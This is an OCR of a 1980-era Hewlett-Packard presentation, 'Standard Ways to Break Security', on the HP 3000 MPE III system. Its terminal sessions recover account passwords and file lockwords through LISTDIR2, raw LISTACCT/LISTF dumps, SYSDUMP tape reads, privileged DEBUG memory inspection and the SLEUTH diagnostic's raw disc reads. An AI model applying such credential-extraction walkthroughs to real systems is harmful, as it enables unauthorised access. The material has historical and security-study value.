SYSTEM SECURITY

STANDARD WAYS TO BREAK SECURITY

Why would you want to?

- System manager not availble

How can it be done?

HP-1000 Slide Prep System 3001E

HEWLETT hp PACKARD

STANDARD WAYS TO BREAK SECURITY

Why would you want to?

System manager not available

How can it be done?

LISTDIR2

```
:RUN LISTDIR2.PUB.SYS

LISTDIR2 (B.0.3)  (C)HEWLETT-PACKARD CO 1977
TYPE "HELP" FOR AID

>LISTACCT SYS;PASS
**********
ACCOUNT: SYS

DISC SPACE: 73516(S)              PASSWORD: PASSWORD
CPU TIME: 10600(SEC)              LOC ATTR: %0
CONNECT TIME: 1146150Z(MIN)       SECURITY--READ:     ANY
DISC LIMIT: UNLIMITED                       WRITE:    AC
CPU LIMIT: UNLIMITED                        APPEND:   AC
CONNECT LIMIT: UNLIMITED                    LOCK:     AC
MAX PRI: 50                                 EXECUTE:  ANY
GRP INX PTR: %6
USR INX PTR: %7
CAP: SM,AM,AL,GL,DI,OP,CV,UV,CS,ND,SF,IA,BA,PH,DS,MR,PM
>EXIT

END OF PROGRAM
```

Reference:

```
:RUN LISTDIR2.PUB.SYS

LISTDIR2 (B.0.3)  (C)HEWLETT-PACKARD CO 1977
TYPE *HELP* FOR AID

>LISTF CALC.UTIL.SUPP;PASS
**********
FILE: CALC.UTIL.SUPP

FCODE: PROG             FOPTIONS: BINARY,FIXED
BLK FACTOR: 1           CREATOR: TEST
REC SIZE: 256(B)        LOCKWORD: LOCKWORD
BLK SIZE: 128(W)        SECURITY--READ:     ANY
EXT SIZE: 21(S)                   WRITE:    ANY
# REC: 20                         APPEND:   ANY
# SEC: 21                         LOCK:     ANY
# EXT: 1                          EXECUTE:  ANY
MAX REC: 20                     **SECURITY IS ON
MAX EXT: 1              COLD LOAD ID: %20326
# LABELS: 0             CREATED: FRI,  5 JAN 1979
MAX LABELS: 0           MODIFIED: WED,  6 FEB 1980
DISC DEV #: 1           ACCESSED: WED,  6 FEB 1980
DISC TYPE: 0            LABEL ADR: %1237270
DISC SUBTYPE: 9         SEC OFFSET: %1
CLASS :DISC             FLAGS: NC ACCESSORS
FCB VECTOR: %0

# SEG: 1                TOTAL DB: %416
STACK: %1750            DL: %0
MAXDATA: DEFAULT        CAP: IA,BA
>EXIT

END OF PROGRAM
```

LISTACCT (group or user)

```
:HELLO MANAGER.SYS
ACCOUNT PASSWORD (PASS)?

INCORRECT PASSWORD.  (CIERR 1441)


:HELLO TEST.SUPP
HP3000 / MPE III B.01.SE.  WED, FEB  6, 1980,  1:47 PM
:LISTACCT SYS
A   =  SYS
051531 051440 020040 020040 000006 000007 177407 001773 SYS.............
000000 000000 050101 051523 053517 051104 000001 017454 ....PASSWORD....
077777 177777 000000 024644 077777 177777 000256 161576 ................
077777 177777 004531 010036 000000 000000               .....Y......
```


Reference:

```
:LISTF CALC,-1
F  =  CALC
041501 046103 020040 020040 000405 037270                    CA_C........
041501 046103 020040 020040 052524 044514 020040 020040 CALC....UTIL....
051525 050120 020040 020040 052105 051524 020040 020040 SUPP....TEST....
046117 041513 053517 051104 020202 004040 000001 117005 LOCKWORD........
120045 120045 002005 000000 004400 000000 000000 000024 ................
000000 000000 017130 020326 002001 177400 000200 000400 .....X..........
000025 000025 000000 000024 000405 037270 000000 000000 ................
000000 000000 000000 000000 000000 000000 000000 000000 ................
000000 000000 000000 000000 000000 000000 000000 000000 ................
000000 000000 000000 000000 000000 000000 000000 000000 ................
000000 000000 000000 000000 000000 000000 000000 000000 ................
000000 000000 000000 000000 000000 000000 000000 000000 ................
000000 000000 000000 000000 000000 000000 000000 000000 ................
000000 000000 000000 000000 000000 000000 000000 000000 ................
000000 000000 000000 000000 006420 010406 120045 000000 ................
000000 000000 000000 000000 000000 000000 000000 000000 ................
000000 000000 000000 000000 042111 051503 020000 000000 ........DISC....
```

PHYSICAL ACCESS TO SYSDUMP TAPE

```
:RUN,LISTEQ2.PUB.SYS

LISTEQ2 H00.00 (C) HEWLETT-PACKARD CO., 1978

***NO TEMP FILES

***FILE EQUATIONS

:FILE T;DEV=TAPE;REC=4096
:FILE L;DEV=LP;REC=-132



END OF PROGRAM
:RUN PSCREEN.UTIL.SUPP

**SCREEN CONTENTS @: WED, FEB  6, 1980,  2:38 PM

:RUN FCOPY.PUB.SYS

HP32212A.3.09 FILE COPIER (C) HEWLETT-PACKARD CO. 1979

>FROM=*T;TO=*L;CHAR
EOF FOUND IN FROMFILE AFTER RECORD 294

295 RECORDS PROCESSED *** 0 ERRORS

>EXIT

END OF PROGRAM
```

```
00644: SAME: TO 000740-1
00740:                                                  .: .......B.PDOC
01034: SAME: TO 001130-1
01130:                                                          <IED    ..M.M.M.M.I.M.M.M.M.M.M.M.M.M.M.
01224: SAME: TO 001320-1
01320: M.M.M.M.M.M.M.M.M.M.M.M.M.M.M.M.M.M.M.M.M.M.M.M.M.M.M.M.M.M.M.M.M.M.M.M.M.M.M.M.M.M.M.M.M.M..A.......B..PDOC
01414: SAME: TO 001510-1
01510:                                                                                              .B......
01604: .B..PIPER   MOVEFILE.^...............................................................
01700: SAME: TO 001774-1
01774: ..........................................................................................
02070: SAME: TO 010000-1

.T RECORD 191 (%277, #BF)

00000: ABDO......................................................................................
00074: SAME: TO 000170-1
00170: ................A.......#...PIPER
00264: SAME: TO 000360-1
00360:                         TUNER2  ...........................................................
00454: SAME: TO 000550-1
00550: ...............................................R2  ...........................................
00644: SAME: TO 000740-1
00740: ...........................................................WORKOUT2................................
01034: SAME: TO 001130-1
01130: ..............................................................................OUT2.......................
01224: SAME: TO 001320-1
01320: ....................................................................................LISTCHE4...B.B.B.B.B.B.B
01510: .E.B.B.B.B.B.B.B.B.B.B.B.B.B.B.B.B.B.B.B.B.B.B.B.B.B.B.B.B.B.B.B.B.B.B.B.B.B.B.B.B.B.B.B.B.B.B.B.BCRE4...B
01604: SAME: TO 001774-1
01774: .B.B.B.B......................................................................................
02070: SAME: TO 010000-1

.T RECORD 192 (%300, #C0)

00000: TUNER3  ..?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.
00074: SAME: TO 000170-1
00170: ?.?.?.?.?.?.?.?.?.R3  ..?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.
00264: SAME: TO 000360-1
00360: ?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.SOUTHBAY...........        .........................U......STAFF   ...........
00454: ..U................]......U......STATS   .R.SP.......        .........................U......SUPP    ...........
00550: ..>]......."........R.....Y.D....SUPP1   .".#P.......        ..........$..............U......SUPPORT ...........
00644: ..@........V.............Y.D....SYS      ............PASSWORD..........)........"....Y......UTILS   ...........
00740: .........................Y.D...................................UD420A8 .................................
01034: SAME: TO 001130-1
01130: ..............................................................................FOOTS1  ..........................
01224: SAME: TO 001320-1
01320: ....................................................................................OUT2..].].].].].].].].].
01510: ].].].].].].].].].].].].].].].].].].].].].].].].].].].].].].].].].].].].].].].].].].].].].].].].].].].].TOOF050A
01604: ..........................................................................................
01700: SAME: TO 001774-1
01774: ..........................................................................................
02070: SAME: TO 010000-1

.T RECORD 193 (%301, #C1)

00000: GRAPH   ..       ......[..................!.B......                ..................................bb........
00074: SAME: TO 000170-1
```


SOUTHBAY
STATS
SUPP1
SYS
PASSWORD
UD420AB
ROOTS1
SOUTHBAY
STATS
SUPP1
SYS
PASSWORD
UD420AB

PRIV MODE

Use DEBUG

```
:SHOWME
USER: #S12,MANAGER.SYS,PUB       (NOT IN BREAK)
MPE VERSION: HP32002B.01.SE
CURRENT: WED, FEB 13, 1980,  8:44 AM
LOGON:   WED, FEB 13, 1980,  8:44 AM
CPU SECONDS: 1          CONNECT MINUTES: 1
$STDIN LDEV: 20          $STDLIST LDEV: 20
:ALTACCT SYS;PASS=PASSZZXX
:HELLO TEST.SUPP,UTIL

CPU=1. CONNECT=2. WED. FEB 13, 1980,  8:45 AM
8:45/#S12/16/LOGOFF

8:45/#S13/16/LOGON FOR: TEST.SUPP,UTIL ON LDEV #20
HP3000 / MPE III B.01.SE.  WED, FEB 13, 1980,  8:45 AM
:DEBUG

*DEBUG* PRIV.A27.12
?DA 1130,2
A1130   000000 000076
```

Reference:

```
?DV1+101,1,A
V1+101
+0       .c..........
+10          ACKERMAN....
+20      HPCORP  .1..SERV
+30      ICE ....SOUTHBAY
+40      .r..............
+50      ................
+60      ................
+70      ................
+100     ................
+110     ................
+120     ................
+130     ................
+140     ................
+150     ................
+160     ................
+170     ................
?DV1+101
V1+101
+0       110143 000004 000017 000030 010743 000000 020040 020040
+10      020040 020040 040503 045505 051115 040516 002366 000007
+20      044120 041517 051120 020040 001461 000007 051505 051126
+30      044503 042440 001634 000001 051517 052524 044102 040531
+40      001562 000011 000011 000011 000011 000011 000011 000011
+50      000011 000011 000011 000011 000011 000011 000011 000011
+60      000011 000011 000011 000011 000011 000011 000011 000011
+70      000011 000011 000011 000011 000011 000011 000011 000011
+100     000011 000011 000011 000011 000011 000011 000011 000011
+110     000011 000011 000011 000011 000011 000011 000011 000011
+120     000011 000011 000011 000011 000011 000011 000011 000011
+130     000011 000011 000011 000011 000011 000011 000011 000011
+140     000011 000011 000011 000011 000011 000011 000011 000011
+150     000011 000011 000011 000011 000011 000011 000011 000011
+160     000011 000011 000011 000011 000011 000011 000011 000011
+170     000011 000011 000011 000011 000011 000011 000011 000011
```

```
..

?DV1+1562+76,1,A
V1+1660
+0      SOUTHBAY........
+10     ....         ....


_


+20     ................
+30     .....U......STAF
+40     F   ............
+50             ..x.....
+60     ................
+70     .U......STATS
+100    .R.Sp.......
+110        ............
+120    ..............U..
+130    ....SUPP     ....
+140    ........
+150    ...#.......W....
+160    .........Y.d....
+170    SUPP1    ."..#p...
                                                        ..
```

```
?DV1+1563+76,1,A
V1+1661
+0       ....          ....
+10      .......S........
+20      .....U......SUPP
+30      ORT .............
+40               ..`.....
+50      ................
+60      .Y.d....SYS
+70      ............PASS
+100     ZZXX..........0.
+110     ......rR.....Y..
+120     ....TEST     .c.d
+130     P.......
+140     ................
+150     .........U......
+160     UTILS    ........
+170     ....          ....
?E
:HELLO MANAGER.SYS

CPU=1. CONNECT=4. WED, FEB 13, 1980,  8:49 AM
8:49/#S13/16/LOGOFF

ACCOUNT PASSWORD (PASS)?

8:49/#S14/16/LOGON FOR: MANAGER.SYS,PUB ON LDEV #20
HP3000 / MPE III B.01.SE.  WED, FEB 13, 1980,  8:49 AM
```

PHYSICAL ACCESS TO COMPUTER

SLEUTH

DESCRIPTION:

Can do anything to any device

CONSIDERATIONS:


It is offline

Can do anything to any device

SLEUTH (cont)

OPERATION:

```
D1 SLEUTH 3000 (HP D411A.01.04)
(C) COPYRIGHT HEWLETT-PACKARD COMPANY 1978.
> 10 DUMP T
TYPE CODE       CORRESPONDING DEVICE
     1          SIO MUX CHANNEL
     2          CARD READER
     3          SYNC SINGLE LINE
     4          HARDWIRE SERIAL
     5          2607,2613,2617,2618 LINE PRINTER
     6          ASYNC MUX CHANNEL
     7          TERMINAL CONTROLLER
     8          SYSTEM CLOCK
     9          SEL MAINT CARD
    10          READER/PUNCH
    11          7925 DISC
    12          7920 DISC
    13          7900 DISC
    14          I55 DISC
    15          7905 DISC
    16          256 TRACK F.H.DISC
    17          512 TRACK F.H.DISC
    18          800 CPI MAG TAPE
    19          1600 CPI MAG TAPE
    20          PAPER TAPE READER
    21          PAPER TAPE PUNCH
    22          PLOTTER
    23          2610,2614 LINE PRINTER
    24          SPECIAL INTERFACE
    25          UNIVERSAL INTERFACE
```




```
> 10 DEV 0,4,11,20,0
> 10 MC 0
> 20 END
> 30 RUN
> 30 DUMP P
  10 MC          0
  20 END
> 30 10 RC 0
> 10 AUTO
> 30 DUMP P
  10 RC          0
  20 END
> 30 RUN
> 30 20 LOOP 10,200
> 1 AUTO
> 30 END
> 40 RUN
```

Loop to Line 10 200 times

```
D1 SLEUTH 3000 (HP D4110.01.04)
(C) COPYRIGHT HEWLETT-PACKARD COMPANY 1978.
> 10 DEV 0,4,11,20,0
> 10 DB AA,128,0
> 10 SEEK 0,0,0,1
> 20 RDI 0,AA
> 30 END
> 40 RUN
> 40 DUMP B,AA
 75162:       7   13472   22016   23256   23322   41222   62026   62632
 75172:       0       0       0       0       0       0       0       0
 75202:       0       0       0       0       0       0       0       0
 75212:       0       0       0       0       0       0       0       0
 75222:       0       0       0       0       0       0       0       0
 75232:       0       0       0       0       0       0       0       0
 75242:       0       0       0       0       0       0       0       0
 75252:       0       0       0       0       0       0       0       0
 75262:       0       0       0       0       0       0       0       0
 75272:       0       0       0       0       0       0       0       0
 75302:       0       0       0       0       0       0       0       0
 75312:       0       0       0       0       0       0       0       0
 75322:       0       0       0       0       0       0       0       0
 75332:       0       0       0       0       0       0       0       0
 75342:       0       0       0       0       0       0       0       0
 75352:       0       0       0       0       0       0   16247    1457
```

```
> 10 SEEK 0,0,1,1
> 1AUTO
> 40 DUMP P
  10 SEEK        0,      0,      1,      1
  20 RDI         C,     AA,     %2
  30 END
> 40 RUN
> 40 DUMP B,AA
 75162: 110143      4     17     27  10743      0  20040  20040
 75172:  20040  20040  40503  45505  51115  40516   2366      7
 75202:  44120  41517  51120  20040   1461      7  51505  51126
 75212:  44503  42440   1634      1  51517  52524  44102  40531
 75222:   1562     10     10     10     10     10     10     10
 75232:     10     10     10     10     10     10     10     10
 75242:     10     10     10     10     10     10     10     10
 75252:     10     10     10     10     10     10     10     10
 75262:     10     10     10     10     10     10     10     10
 75272:     10     10     10     10     10     10     10     10
 75302:     10     10     10     10     10     10     10     10
 75312:     10     10     10     10     10     10     10     10
 75322:     10     10     10     10     10     10     10     10
 75332:     10     10     10     10     10     10     10     10
 75342:     10     10     10     10     10     10     10     10
 75352:     10     10     10     10     10     10     10     10
```

```
> 10 EP
> 10 DEV 0,4,11,20,0
> 10 DB AA,128,0
> 10 PUT "CYL"
> 20 GET C
> 30 PUT "HEAD"
> 40 GET H
> 50 PUT "SECTOR"
> 60 GET S
> 70 SEEK 0,C,H,S
> 80 RDI 0,AA
> 90 END
>100 RUN
CYL
3
HEAD
4
SECTOR
12
>100 DUMP B,AA
 75162:       0       0       0       0       0       0       0       0
 75172:       0       0       0       0       0       0       0       0
 75202:       0       0       0       0       0       0       0       0
 75212:       0       0       0       0       0       0       0       0
 75222:       0       0       0       0       0       0       0       0
 75232:       0       0       0       0       0       0       0       0
 75242:       0       0       0       0       0       0       0       0
 75252:       0       0       0       0       0       0       0       0
 75262:       0       0       0       0       0       0       0       0
 75272:       0       0       0       0       0       0       0       0
 75302:       0       0       0       0       0       0       0       0
 75312:       0       0       0       0       0       0       0       0
 75322:       0       0       0       0       0       0       0       0
 75332:       0       0       0       0       0       0       0       0
 75342:       0       0       0       0       0       0       0       0
 75352:       0       0       0       0       0       0       0       0
```

```
>100 RUN
CYL
0
HEAD
1
SECTOR
1
>100 DUMP B.AA
 75162: 110143      4     17     27  10743      0  20040  20040
 75172:  20040  20040  40503  45505  51115  40516   2366      7
 75202:  44120  41517  51120  20040   1461      7  51505  51126
 75212:  44503  42440   1634      1  51517  52524  44102  40531
 75222:   1562     10     10     10     10     10     10     10
 75232:     10     10     10     10     10     10     10     10
 75242:     10     10     10     10     10     10     10     10
 75252:     10     10     10     10     10     10     10     10
 75262:     10     10     10     10     10     10     10     10
 75272:     10     10     10     10     10     10     10     10
 75302:     10     10     10     10     10     10     10     10
 75312:     10     10     10     10     10     10     10     10
 75322:     10     10     10     10     10     10     10     10
 75332:     10     10     10     10     10     10     10     10
 75342:     10     10     10     10     10     10     10     10
 75352:     10     10     10     10     10     10     10     10
```

CEO/SEO access needed

HP-1000 Slide Prep System 3021D